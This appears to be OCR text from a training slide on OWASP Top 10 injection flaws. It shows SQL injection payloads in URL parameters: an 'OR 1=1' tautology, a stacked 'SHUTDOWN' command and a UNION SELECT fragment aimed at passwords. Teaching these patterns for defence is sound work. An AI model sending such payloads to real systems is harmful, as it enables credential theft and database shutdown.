
OWASP TOP 10: A2

Injection Flaws


Attackers
do the
unexpected!


/dir? id = 0123
SELECT name, title
FROM people
WHERE id = 0123


/dir?id=1 OR 1=1
SELECT name, title
FROM people
WHERE id=1 OR 1=1



/dir?id=1; SHUTDOWN
SELECT name, title
FROM people
WHERE id=1; SHUTDOWN


/dir?id=1 OR 1=1


UNION

SELECT password, id

